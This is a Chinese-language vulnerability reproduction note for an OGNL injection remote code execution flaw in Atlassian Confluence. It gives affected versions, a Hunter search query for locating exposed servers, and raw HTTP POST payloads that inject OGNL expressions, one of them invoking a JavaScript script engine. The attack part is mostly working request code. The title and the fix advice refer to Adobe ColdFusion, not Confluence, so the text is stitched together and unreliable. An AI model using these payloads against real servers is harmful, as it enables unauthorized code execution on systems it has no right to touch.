A2-6AdobeColdFusion-RCE


漏洞描述：

Atlassian Confluence是企业广泛使用的wiki系统，其部分版本中存在OGNL表达式注入漏洞。攻击者可以通过这个漏洞，无需任何用户的情况下在目标Confluence中执行任意代码。

影响版本：

- Atlassian Confluence Server/Data Center < 6.13.23
- Atlassian Confluence Server/Data Center < 7.4.11
- Atlassian Confluence Server/Data Center < 7.11.6
- Atlassian Confluence Server/Data Center < 7.12.5
- Atlassian Confluence Server/Data Center < 7.13.0

网站图片：


Confluence
登录
U用户名
P密码
☐ R记住我的登录信息
登录
忘记密码

No username and password? Sign up here 还没有用户名和密码? 在这里新建.

Čeština · Deutsch · Eesti · English (UK) · English (US) · Español · Français · Íslenska · Italiano · Magyar · Nederlands · Norsk · Polski · Português · Română · Slovenčina · Suomi · Svenska · Русский ·
日本語 · 中文 · 한국어

基于 Atlassian Confluence 6.7.1 技术构建 · 报告缺陷 · Atlassian 新闻

网络测绘：

Hunter 语法：

- hunterapp.name="Confluence"

漏洞复现：

payload：

```
POST /pages/createpage-entervariables.action HTTP/1.1
Host: xx.xx.xx.xx
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 49

queryString=%5cu0027%2b%7b255*255%7d%2b%5cu0027
```

效果图:

```
POST /pages/createpage-entervariables.action HTTP/1.1
Host: xx.xx.xx.xx
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 49

queryString=%5cu0027%2b%7bClass.forName%28%5cu0027javax.script.ScriptEngineManager%5cu0027%29.newInstance%28%29.getEngineByName%28%5cu0027JavaScript%5cu0027%29.%5cu0065v
```

修复建议：

确保你的 ColdFusion 版本是最新的，并应用所有安全补丁。Adobe 经常发布安全补丁来修复已知漏洞。